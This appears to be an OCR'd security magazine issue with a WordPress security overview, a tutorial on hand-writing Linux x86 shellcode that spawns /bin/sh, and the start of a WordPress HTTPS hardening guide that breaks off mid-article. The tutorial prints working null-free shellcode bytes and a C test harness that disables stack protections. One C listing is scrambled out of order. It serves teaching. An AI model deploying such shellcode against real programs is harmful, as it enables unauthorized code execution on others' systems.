WordPress is an Open Source software, which, among other things, means that its open source code is free to use and redistribute. This feature has contributed to its expansive growth but also makes it easier to study the code, discovering and exploiting vulnerabilities. The WordPress support and development community actively seeks to create strong code, building in security measures to prevent exploits and regularly releasing updates to respond to new threats. However, if you're using WordPress, it's important that you understand not only the nature of the product, but also the vulnerabilities associated with using this CMS. With this I do not intend to insinuate that WordPress is not a quality product - all code, whether open or closed source has vulnerabilities. But since WordPress is used so widely, the effects of an exploitation of this software could have a particularly far-reaching negative impact on communities globally. For this reason it's especially important to disseminate awareness.

The IT security considerations for WordPress vary depending on the type of installation you use: wordpress.com is hosted on Wordpress servers. It runs on the core WordPress software, and has its own security processes, risks, and solutions. This option is limited - you can't upload plugins, which offer custom functions and features to tailor your site to your specific needs, or themes, which are a collection of files that work together to produce a

graphical interface with an underlying unifying design for a weblog. A theme modifies the way the site is displayed, without modifying the underlying software.

wordpress.org offers self-hosted, downloadable open source WordPress software that's installable on any server in the world. In this option, the configuration of the operating system and the underlying web server hosting the software is equally important as the security of the theme, plugin and software security to keep the WordPress applications secure.

Plugin & Theme Vulnerabilities

Plugins and Themes allow you to expand the functionality of your site beyond the intentionally lean and lightweight WordPress core, but they bring with them a series of IT security risks that many people may not be aware of. Plugins in the WordPress Plugin Directory are each evaluated manually [3] before being published to make sure that they don't contain:

- obfuscated code
- code that "phones home" without user's consent including:
    - unauthorized collection of user data *without* user consent
    - images and scripts loaded externally *without* user notification
    - third-party advertising, unless it's opt-in
- executable code transmitted via third-party systems - this is only allowed in "very carefully considered cases"
- anything illegal or do anything illegal or be "spam"
- embedded external links that show up on the public site *without* explicit consent

Themes are also similarly evaluated. [4] This evaluation process is especially important considering how easy it would be to mass distribute malicious code otherwise; many of the most popular plugins have over 1 million installs. [5] Each plugin in the Directory is rated by members of the community - and though WordPress tries to prevent it - it's feasible that someone could create multiple fake users to add positive reviews, thereby increasing a plugin's popularity, encouraging more downloads, and ultimately leading to a widespread distribution of malicious content. And while WordPress' security evaluations protect us from certain risks during the initial upload, this doesn't exclude the possibility that new threats could be exposed later on; Plugin & Theme authors don't always update their code to fix these problems right away. WordPress does their best to protect us from these risks, but they also renounce liability: "Inclusion of plugins and themes in the repository is not a guarantee that they are free from security vulnerabilities." [2] So, whether we use plugins and themes from the official Directory, or obtain them outside of the Directory (where IT security may not have high priority), it is always our re-

sponsibility to ascertain what vulnerabilities the source code contains and be aware of the risks we're accepting by using this code.

The default WordPress installation automatically installs certain themes and plugins for you - and even these pose potential risks (for example, the DOM-based Cross-Site Scripting (XSS) vulnerabilities in the default TwentyFifteen theme and JetPack plugin [6]).

What vulnerabilities should we look for?

The Open Web Application Security Project (OWASP) is an organization focused on improving the security of software and they develop a list based on a broad consensus about what the most critical web application security flaws are. This list is an excellent starting point for evaluating WordPress vulnerabilities. From injection to broken authentication and session management, cross-site scripting, sensitive data exposure, unvalidated redirects and forwards - these are the main vulnerabilities to be aware of and to check and see which apply to your plugins, themes and basic WordPress installation. There are plugins, like Wordfence, that can help you scan for these vulnerabilities in your installation.

Some of the vulnerabilities in the OWASP list are closely related to the security policies you implement on your site. This is another point that you should seriously consider before configuring your installation: the need to create, implement, audit and change IT security policies. Policies regarding the following can all help you prevent and respond to incidents:

Access and Identity Management

Whether you choose a *centralized* (all authorization verification is performed by a single entity) or *distributed* (various entities perform authorization verification) access control method, it is important to understand the default roles WordPress offers and the privileges and limits of each role. WordPress has six basic roles:

Super Admin - access to site network administration & all other features, *Administrator* - access to all administration features within a single site, *Editor* - can publish and manage posts, including the posts of other users, *Author* - can publish and manage only their own posts, *Contributor* - can write and manage their own posts but cannot publish them, and *Subscriber* - can only manage their profile. [7]

A guideline when creating a user policy is to assign the least privileges to each user. For example, a person who uses the installation to only to publish their own articles doesn't need to login with an *Admin* account. WordPress automatically suggests strong passwords - require users to use strong passwords. WordPress has an automatic session timeout, but it's important to remember, especially when using public computers, to logout if you leave your desk so unauthorized individuals don't gain access.

There are plugins, like WP Security Audit Log, for example, that can help you monitor user activity, and others, like User Role Editor, that allow you to assign personalized role privileges. Bulk Delete allows you to delete mul-

tiple users (as well as other content) based on different conditions and filters.

(Note - I am not endorsing these plugins, but creating awareness around the fact that there are tools that can help you manage your IT security policies).

Encryption

Installing a TLS (Transport Layer Security) certificate is another way to increase security on your WordPress site. It helps protect the confidentiality of data by encrypting all communications between your browser and the website. This is especially important on your login page, and on pages with sensitive information - for example, if you accept PII (Personally Identifiable Information) in contact forms.

Data Retention

Data retention policies reduce liabilities resulting from keeping data too long (or not long enough, in some cases). [8] Some countries (like Ireland) require you to keep content for a certain period of time, other countries, in the European Union, for example, have very specific regulations for storing data and regarding Privacy. You should follow the data retention laws for the areas that apply to you, taking specific steps to mark, handle, store, and destroy sensitive information. These steps help prevent the loss of confidentiality due to unauthorized disclosure. Also, defining specific rules for record retention ensures that data is available when it is needed.[8]

Risk Management & Disaster Recovery - or, "How can we prevent and respond to incidents?"

Guaranteeing timely and uninterrupted access to your site and WordPress dashboard is another important security consideration to make. There are numerous threats to availability from intentional attacks, like DoS attacks, to device failure, software errors, even environmental issues (heat, flooding, power loss, etc). Doing regularly scheduled backups, whether full, incremental, differential, etc., is essential, as is considering where you store these backups - online, remotely, in the cloud, etc. A general guideline is to have multiple backups, so that if there is some problem with one, you can always resort to the next. There are a variety of tools that can help you manage your Wordpress backups - your hosting provider may offer backup services as well.

Maintaining a default WordPress theme that you can use if a vulnerability is discovered in your ideal theme is also a good rule of thumb. You can quickly activate this alternative theme to keep your site online while the vulnerabilities or problems with the other theme are resolved. The same thing goes for plugins.

WordPress gives you the opportunity to control your site visibility as well - in case of emergency or maintenance, you can make your site private either by changing the settings or through use of a plugin, like WP Maintenance Mode.

Safeguarding your content is another important aspect of WordPress security, not only from the viewpoint of copyright infringement and the ethics you use in publishing content, but also in content selection. WordPress does not automatically rewrite names of files and images that you upload, so if you upload a picture of a friend who was doing something crazy at a college party and the file was named bob_jones.jpg, Bob's future employers, when they do a name search for him in a search engine, could easily happen upon this picture you uploaded years ago. Again, data retention policies are at work here, but also social engineering - the information that people can deduce from an image presents a potential risk.

WordPress has become almost a pillar of the Internet - it is so widely used that if a zero day vulnerability was ever exploited and all the information contained in WordPress installations was lost, it would have an enormous impact on society. The way we use this CMS has made it evolve almost into a framework: it provides functionalities and a solution to the particular problem of how to publish content on the web. Being aware of the risks, vulnerabilities and threats involved in WordPress can help us decide how to manage them, guaranteeing confidentiality, integrity and availability - the triad of Information Security.

Bibliography

1. Ewer, Tom. "14 Surprising Statistics About WordPress Usage - ManageWP." ManageWP. ManageWP, 07 Feb. 2014. Web. 24 Mar. 2016. <https://managewp.com/14-surprising-statistics-about-wordpress-usage>.

2. "WordPress.org." About » Security — WordPress. Wordpress, n.d. Web. 24 Mar. 2016. <https://wordpress.org/about/security/>.

3. "WordPress.org." WordPress Plugins. Wordpress, n.d. Web. 24 Mar. 2016. <https://wordpress.org/plugins/about/guidelines/>.

4. "Required." Theme Review Team. Wordpress, 04 Nov. 2014. Web. 24 Mar. 2016. <https://make.wordpress.org/themes/handbook/review/required/>.

5. "WordPress.org." Popular — WordPress Plugins. Wordpress, n.d. Web. 24 Mar. 2016. <https://wordpress.org/plugins/browse/popular/>.

6. Chandler, Jeff. "XSS Vulnerability in Jetpack and the Twenty Fifteen Default Theme Affects Millions of WordPress Users." WordPress Tavern. WordPress Tavern, 06 May 2015. Web. 24 Mar. 2016. <http://wptavern.com/xss-vulnerability-in-jetpack-and-the-twenty-fifteen-default-theme-affects-millions-of-wordpress-users>.

7. "WordPress.org." Roles and Capabilities « WordPress Codex. Wordpress, n.d. Web. 24 Mar. 2016. <https://codex.wordpress.org/Roles_and_Capabilities>.

8. Stewart, J. Michael, Mike Chapple, and Darril Gibson. CISSP®: Certified Information Systems Security Professional Study Guide. 7th ed. INpolis, IN: Sybex, a Wiley Brand, 2015. Print.

Writing your own shellcode

by Paras Chetal

In this article, I'll walk through the entire process of writing shellcode for Linux. Writing your own shellcode is considered by some as some sort of black magic, so I thought I'd make it less murky through this comprehensive write-up to write shellcode that will spawn a shell. I'll be working on a 64bit Ubuntu 15.10 OS. However, in order to better explain the process, I'll be working with 32 bit binaries and x86 assembly. Bear in mind that the addresses (as seen in the disassembled code, etc.) will most likely be different in your computers, however, the procedure will remain the same as I have explained.

What is shellcode?

"Shellcode" to a beginner in the field of information security is just a bunch of `'\x**'` characters tied together, which make no sense whatsoever. For instance,

```
`\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68`
```

is a seemingly unassuming piece of shellcode that, when executed, will spawn a shell with the permissions of the process that is running it. If a hacker is able to somehow have this small piece of code executed in a commonly used software, he could easily become a millionaire for having found his own zero day exploit. However, it's not that easy. There are a lot of constraints that come into play (for instance, the length of shellcode) and thus it is essential that one should know how to write and customize their own shellcode.

Syscalls

Syscalls are ways by which user mode interacts with the kernel mode in order to execute operating system specific instructions, such as IO, executing a program, exiting a process, reading/writing files, etc. Each such syscall has a particular number associated with it. In order to make the syscall, first of all, this particular syscall number is loaded into the eax register, then all other syscall parameters are loaded into other registers, and then finally

the interrupt instruction `0x80` instruction is executed. Now the CPU is in kernel mode and executes the syscall function.

Let us start by writing a C program to spawn a shell.

We'll be executing `/bin/sh` using the `execve()`. Looking at the man pages of `execve()`:

> ***DESCRIPTION***
>
> *execve() executes the program pointed to by filename. filename must be either a binary executable, or a script starting with a line of the form:*
>
> *#! interpreter [optional-arg]*
>
> *For details of the latter case, see "Interpreter scripts" below:*
>
> *argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename associated with the file being executed. envp is an array of strings, conventionally of the form key=value, which are passed as environment to the new program. Both argv and envp must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as: int main(int argc, char *argv[], char *envp[])*

So we'll need to pass the filename `"/bin/sh"` and argv, which is an array of argument strings with the first string as `"/bin/sh"` (the filename we want to execute). There are no other arguments we require so we'll terminate this array by NULL. We'll not be passing any envp strings.

Here is the program:

```
     getshell[1]=NULL;

     execve(getshell[0], getshell, NULL);
}

#include <unistd.h>


int main()

{
```

```
    char *getshell[2];

    getshell[0]="/bin/sh";

    getshell[1]=NULL;
```

Let's see if it works. We compile and run the program. And yes, we get a shell.

```
feignix@PC:~$ gcc shell.c -o shell -m32

feignix@PC:~$ ./shell

$ whoami

feignix

$ exit

feignix@PC:~$ sudo ./shell

$ [sudo] password for feignix:

# whoami

root

#
```

Thus, our code works.

Understanding execve() disassembly

Now let's take a look at a disassembly of the execve function. To do that, we'll compile our program with the *-static* option of gcc (i.e., `gcc shell.c -o shell -m32 -static`) in order to prevent dynamic linking and thus allowing us to examine the instructions of execve() using `objdump -d shell`. I have removed the portion of disassembled code that is not important to us right now.

```
[...snip...]


08048bbc <main>:

 8048bbc:    8d 4c 24 04                lea 0x4(%esp),%ecx
```

```
8048bc0:    83 e4 f0                    and $0xfffffff0,%esp
8048bc3:    ff 71 fc                    pushl  -0x4(%ecx)
8048bc6:    55                          push   %ebp
8048bc7:    89 e5                       mov %esp,%ebp
8048bc9:    51                          push   %ecx
8048bca:    83 ec 14                    sub $0x14,%esp
8048bcd:    65 a1 14 00 00 00           mov %gs:0x14,%eax
8048bd3:    89 45 f4                    mov %eax,-0xc(%ebp)
8048bd6:    31 c0                       xor %eax,%eax
8048bd8:    c7 45 ec c8 bf 0b 08        movl   $0x80bbfc8,-0x14(%ebp)
8048bdf:    c7 45 f0 00 00 00 00        movl   $0x0,-0x10(%ebp)
8048be6:    8b 45 ec                    mov -0x14(%ebp),%eax
8048be9:    83 ec 04                    sub $0x4,%esp
 8048bec:    6a 00                      push   $0x0
 8048bee:    8d 55 ec                   lea -0x14(%ebp),%edx
 8048bf1:    52                         push   %edx
 8048bf2:    50                         push   %eax
 8048bf3:    e8 08 37 02 00             call   806c300 <__execve>

[...snip...]

0806c300 <__execve>:
 806c300:    53                         push   %ebx
 806c301:    8b 54 24 10                mov 0x10(%esp),%edx
 806c305:    8b 4c 24 0c                mov 0xc(%esp),%ecx
 806c309:    8b 5c 24 08                mov 0x8(%esp),%ebx
```

```
806c30d:    b8 0b 00 00 00          mov $0xb,%eax
806c312:    ff 15 b0 ca 0e 08       call   *0x80ecab0
806c318:    5b                      pop %ebx
806c319:    3d 01 f0 ff ff          cmp $0xfffff001,%eax
806c31e:    0f 83 dc 3a 00 00       jae 806fe00 <__syscall_error>
806c324:    c3                      ret


[...snip...]
```

Let's try to understand what some of these instructions do.

This copies the address of `"/bin/sh"` to memory:

```
`8048bd8:    c7 45 ec c8 bf 0b 08     movl   $0x80bbfc8,-0x14(%ebp)`
```

This copies the NULL value to the adjacent memory location:

```
`8048bdf:    c7 45 f0 00 00 00 00     movl   $0x0,-0x10(%ebp)`
```

Now the address of `"/bin/sh"` is copied to the eax register from the memory:

```
`8048be6:    8b 45 ec                 mov -0x14(%ebp),%eax`
```

Now the parameters are pushed to the stack in reverse order, starting from NULL.:

```
8048be9:    83 ec 04                 sub $0x4,%esp
8048bec:    6a 00                    push   $0x0
```

Next, the argv parameter, which is again the address of the getshell[] array, is first copied to the edx register, then pushed onto the stack:

```
8048bee:    8d 55 ec                 lea -0x14(%ebp),%edx
8048bf1:    52                       push   %edx
```

Finally, the address of filename ("/bin/sh"), which had been stored in the eax register, is pushed onto the stack and execve() is called.

```
8048bf2:    50                      push   %eax
8048bf3:    e8 08 37 02 00          call   806c300 <__execve>
```

Now, all execve() has to do is set up the registers and make the syscall. Let's see how it does that. First it loads the address of NULL to edx, then it loads the address of our getshell[] array to ecx, then loads the address of "/bin/sh" into ebx.

```
806c301:    8b 54 24 10             mov 0x10(%esp),%edx
806c305:    8b 4c 24 0c             mov 0xc(%esp),%ecx
806c309:    8b 5c 24 08             mov 0x8(%esp),%ebx
```

Finally, it places the syscall number of execve (which is 11 or 0xb) into eax, and makes the system interrupt.

```
806c30d:    b8 0b 00 00 00          mov $0xb,%eax
806c312:    ff 15 b0 ca 0e 08       call   *0x80ecab0
```

WRITING YOUR OWN SHELLCODE

Now that we understand how the call to execve() is done, let's start writing our own shellcode. We'll be writing it in Intel syntax. We'll have to take care of two things though:

- Our shellcode must not contain hardcoded addresses since we don't want to write shellcode that might not work in other Linux systems or other vulnerable programs.
- Our shellcode must not contain \x00 bytes as these are used to terminate a string. Most likely, our shellcode will be placed in some sort of string buffer, and a \x00 byte will not allow the instruction after it to be executed.

Now let's design how the pseudo assembly code must look so that we don't have hardcoded addresses. We'll have to somehow store the base address of the shellcode and use relative addressing thereafter. A common trick to accomplish this is to start our shellcode with a jump instruction and place the actual shellcode just after it. When the jmp instruction is executed, it will automatically push the address following it onto the stack.

Here's how the pseudocode will look

```
    jmp shortcallShellcode


shellcode:

    ._____________________________.

    |                               |

    |   shellcode instructions    |

    |_____________________________|


callShellcode:

    call    shellcode

    db      "/bin/shNAAAABBBB"
```

First of all, the callShellcode will be called. From callShellcode the call to shellcode will be made. This call will store the address of the string `"/bin/shNAAAABBBB"` on to the stack. We have used the string `"/bin/shNAAAABBBB"` insead of "/bin/sh" because we also need to have some memory locations from where we can load the parameters of the execve call to the registers.

Now let's start writing the contents of the shellcode. First of all, we'll store the address of the first byte of string `"/bin/shNAAAABBBB"` into esi.

```
`pop    esi`
```

Next we'll clear out eax by XORing it with itself.

```
`xor    eax, eax`
```

Next we'll NULL terminate the `"/bin/sh"` string. We also do this so that we can use the same address for our argv array whose contents are `"/bin/sh"` followed by NULL. The eax register has been filled with NULLs from our previous instruction. The al register is an 8 bit register within the eax register which too is therefore NULL. We'll copy the value of the al register over the 'N' character in the string `"/bin/shNAAAABBBB"`. The offset of 'N' from the start of the string is 7. Therefore, our instruction will be:

```
`mov    [esi + 7], al`
```

Next we'll be loading the address of our string "`/bin/sh`" into the ebx register. We can do it in two ways, using:

```
`mov     ebx, esi`
```

or

```
`lea     ebx, [esi]`
```

Since both these instructions amount to two bytes (`` `\x89\xf3` `` and `` `\x8d\x1e` `` respectively), it won't make any difference to the length of the shellcode.

Next we'll be loading the address of the argv array into the ecx. Bear in mind, it's an address of an array, so it will be something like a pointer to pointer. We'll first need to copy the address of the array ("/bin/sh" followed by NULL) to a memory location. Next, we'll load the address of this memory location into the ecx register. The memory location we'll be using is the location of '`AAAA`' in our string "`/bin/shNAAAABBBB`"

```
mov long  [esi + 8], ebx
lea       ecx, [esi + 8]
```

Next we'll be loading the address of four NULL bytes into the edx register. We'll first copy four NULL bytes from the eax register to the memory location of '`BBBB`' in our initial string '`/bin/sh/NAAAABBBB`'. Then, we'll load the address of this memory location into the edx register.

```
mov long  [esi + 12], eax
lea       edx, [esi + 12]
```

Finally, we'll load the syscall number (11 or 0xb) to the eax register. However, if we use eax in our instruction, the resulting shellcode will contain some NULL (\x00) bytes and we don't want that. Our eax register already is NULL. So we'll just load the syscall number to the al register instead of the entire eax register. Finally, we'll make the system interrupt.

```
mov byte  al, 0x0b
int       0x80
```

The entire assembly code would now look like:

```
Section .text

  global _start

_start:

  jmp short   callShellcode

shellcode:

  pop         esi
  xor         eax, eax
  mov byte    [esi + 7], al
  lea         ebx, [esi]
  mov long    [esi + 8], ebx
  lea         ecx, [esi + 8]
  mov long    [esi + 12], eax
  lea         edx, [esi + 12]
  mov byte    al, 0x0b
  int         0x80

callShellcode:

  Call        shellcode
  db          '/bin/shNAAAABBBB'
```


Now let's compile this assembly code using nasm to an elf binary.

The last step in compiling the assembly code is using the ld command, which *combines a number of object and archive files, relocates their data and ties up symbol references.* (from man pages). Thus, we finally have our executable ready.

```
feignix@PC:~$ nasm -f elf shellspawned.asm

feignix@PC:~$ ld -o shellspawned shellspawned.o -m elf_i386
```

Let's take a look at its disassembly.

```
feignix@PC:~$ objdump -d shellspawned

shellspawned:     file format elf32-i386
```

```
Disassembly of section .text:

08048060 <_start>:
 8048060: eb 18                  jmp  804807a <callShellcode>


08048062 <shellcode>:
 8048062: 5e                     pop  %esi
 8048063: 31 c0                  xor  %eax,%eax
 8048065: 88 46 07               mov  %al,0x7(%esi)
 8048068: 8d 1e                  lea  (%esi),%ebx
 804806a: 89 5e 08               mov  %ebx,0x8(%esi)
 804806d: 8d 4e 08               lea  0x8(%esi),%ecx
 8048070: 89 46 0c               mov  %eax,0xc(%esi)
 8048073: 8d 56 0c               lea  0xc(%esi),%edx
```

```
 8048076: b0 0b                 mov  $0xb,%al
 8048078: cd 80                 int  $0x80


0804807a <callShellcode>:
 804807a: e8 e3 ff ff ff        call   8048062 <shellcode>
 804807f: 2f                    das
 8048080: 62 69 6e              bound  %ebp,0x6e(%ecx)
 8048083: 2f                    das
 8048084: 73 68                 jae  80480ee <callShellcode+0x74>
 8048086: 4e                    dec  %esi
 8048087: 41                    inc  %ecx
 8048088: 41                    inc  %ecx
 8048089: 41                    inc  %ecx
 804808a: 41                    inc  %ecx
 804808b: 42                    inc  %edx
 804808c: 42                    inc  %edx
 804808d: 42                    inc  %edx
 804808e: 42                    inc  %edx
feignix@PC:~$
```

In order to get the shellcode from this disassembly, we can use a small bash script:

```
for i in `objdump -d shellspawned | tr '\t' ' ' | tr ' ' '\n' | egrep '^[0-9a-
f]{2}$' ` ; do echo -n "\x$i" ; done
```

We get the shellcode output as

```
`\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x
8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\
x41\x41\x41\x41\x42\x42\x42\x42`
```

Our shellcode does not contain any \x00 bytes or any hardcoded addresses.

Let's try running this shellcode through a C program.

```
#include <unistd.h>

#include <string.h>



char
shellcode[]="\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x
89\x46\x0c\x8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\
x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";
int main()

{

     int *ret;

     /* defines a variable ret which is a pointer to an int. */



     ret = (int *)&ret +2;

     /* makes the ret variable point to an address on the stack which is lo-
cated at a size 2 int away from its own address.

     This is presumably the address on the stack where the return address of
main() has been stored. */



     (*ret) = (int)shellcode;

     /* assigns the address of the shellcode to the return address of the main
function.

     Thus when main() will exit, it will execute this shellcode instead of exit-
ing normally. */

}
```

We'll compile the C file with the following options:

- -m32: because our shellcode is for 32 bit systems only.
- -fno-stack-protector: This disables the canary stack protection.
- -z execstack: This makes the stack executable by disabling the NX protection.

```
feignix@PC:~$ gcc tryshellcode.c -o tryshellcode -m32 -fno-stack-protector -z
execstack

feignix@PC:~$ ./tryshellcode

$ whoami

feignix

$ exit

feignix@PC:~$ sudo ./tryshellcode

[sudo] password for feignix:

# whoami

root

#
```

And voila! We spawned a shell. Our shellcode is now ready to be put into action in some vulnerable programs. We can actually omit the `'NAAAABBBB'` part sometimes in order to shorten our shellcode. The shortened shellcode then becomes:

```
`\xeb\x18\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x8d\x4e\x08\x89\x46\x0c\x
8d\x56\x0c\xb0\x0b\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68`.
```

The entire process of writing shellcode is a long and tedious one, requiring a lot of patience. However, learning to write shellcode helps in understanding a lot of concepts, and hopefully, I was able to help the readers with that. If you have any questions, ask in the comments down below. Also, please correct me if I have been wrong anywhere.

About the Author

Paras Chetal,

I am Paras Chetal, an undergraduate student at IIT Roorkee currently pursuing Bachelors of Technology in Computer Science and Engineering who is passionate about information security, networking and software development. I also regularly participate in CTFs, practice wargames and develop tools and software related to the field of cyber security, all ethically of course. Here is my blog: https://paraschetal.in/ .

References:

- http://www.vividmachines.com/shellcode/shellcode.html
- http://www.amazon.com/Shellcoders-Handbook-Discovering-Exploiting-Security/dp/047008023X
- http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html

WordPress Security

by Luciano Ferrari

The number of WordPress users is 76.5 million, representing 26% of all websites globally. Fifty thousand new WordPress websites are added daily. It's a very versatile and friendly content management system that is used by Fortune 500 companies, like eBay, GM and Reuters News. Those impressive numbers place WordPress as one of the most popular web platforms of the world. The reason? Probably because it's free through their open source platform, ease of use, the high number of plugins developed, high number of people that know how to use it and their nice options for themes. But those advantages can bring at least one very important con. Because of its popularity it's been a very common target for hackers. Lots of malware and exploits are created targeting WordPress websites and, unfortunately, WordPress website administrators are not being very diligent in taking care of security.

Introduction

Recent changes on WordPress for automatic updates were great progress and very helpful but still the majority of attacks target the weakest link - the plugins, where WordPress today has much less power and control over it to check against malwares and are forcing vendors to patch their plugins regularly and forcing users to upgrade them as well.

In this article, we will guide you through the most important things you have to focus on your own WordPress Website to become much more secure and reduce the risks to become a target and be breached.


Basic Security Setup with HTTPS

For the purpose of this article, I used my Mac OS X terminal session to SSH to my service provider in order to do the job. But you can use multiple methods like any other SSH client or connecting through the CPANNEL directly but I prefer using SSH from terminal.

One of the first things you have to do on your website is to enable HTTPS even if you don't handle sensitive information. HTTPS protects the integrity of your website, the privacy and security of your users and if you are interested in SEO that is another reason as Google prefers HTTPS websites for SEO rankings.

If I had to recommend a preference between setting up HTTPS with SSL or TLS go for TLS. SSL has a history of security issues and version 3 has a serious and widespread vulnerability called the POODLE vulnerability.

Navigate to the General Settings in the Dashboard and swap the WordPress address (URL) for your SSL address:



Save the page and you will be logged out automatically.

Now open the WordPress configuration file in your web files root folder, *wp-config. php*, adding this line to encrypt just the login, so that your credentials are no longer transmitted in plaintext:

```
define('FORCE_SSL_LOGIN', true);
```

Or better still, to secure the login and the entire Dashboard, add this instead:

```
define('FORCE_SSL_ADMIN', true);
```

You will now need a digital certificate. Never use self-signed digital certificates but opt to use one that is issued and verified by a trusted Certificate Authority. Self-signed certificates are free and that's why most people prefer to use it, but they can cost you more in the long run. A common issue using self-signed certificates is the screenshot below when users try to access the web page.

Example security warning from self-signed SSL Certificate

Your certificate must be linked to a dedicated IP address, so if you don't have one, buy one from your web hosting provider. You can use only one certificate per IP address, meaning that if you have multiple domains, only one domain can be secured by SSL at that IP address: this is why a dedicated IP is required, or else only one user on a shared host would be able to use SSL.

Your web host will probably provide you with options for your digital certificate, but third party certificates can also be assigned. The prices buying directly from Certificate Authorities may vary so do some research. Here is a list of possible Certificate Authorities where you can buy your certificate:

1. CAcert – http://www.cacert.org
2. RapidSSL – http://www.rapidssl.com
3. SSLShopper – http://www.sslshopper.com
4. VeriSign – http://www.verisign.com/ssl
5. Comodo – https://ssl.comodo.com/

Now you have to edit your wp-config.php file and add the following lines:


```
define( 'FORCE_SSL_LOGIN', true );
define( 'FORCE_SSL_ADMIN', true );
```

The first line is to encrypt your login credentials and the second line is to secure the Admin area or the Dashboard.

You are ready to test your website, try to navigate to http and https pages of your web site. If you do find some problems, it's a good idea to deactivate some plugins and re-test.

CLIENT-SERVER ENCRYPTION WITH SSH

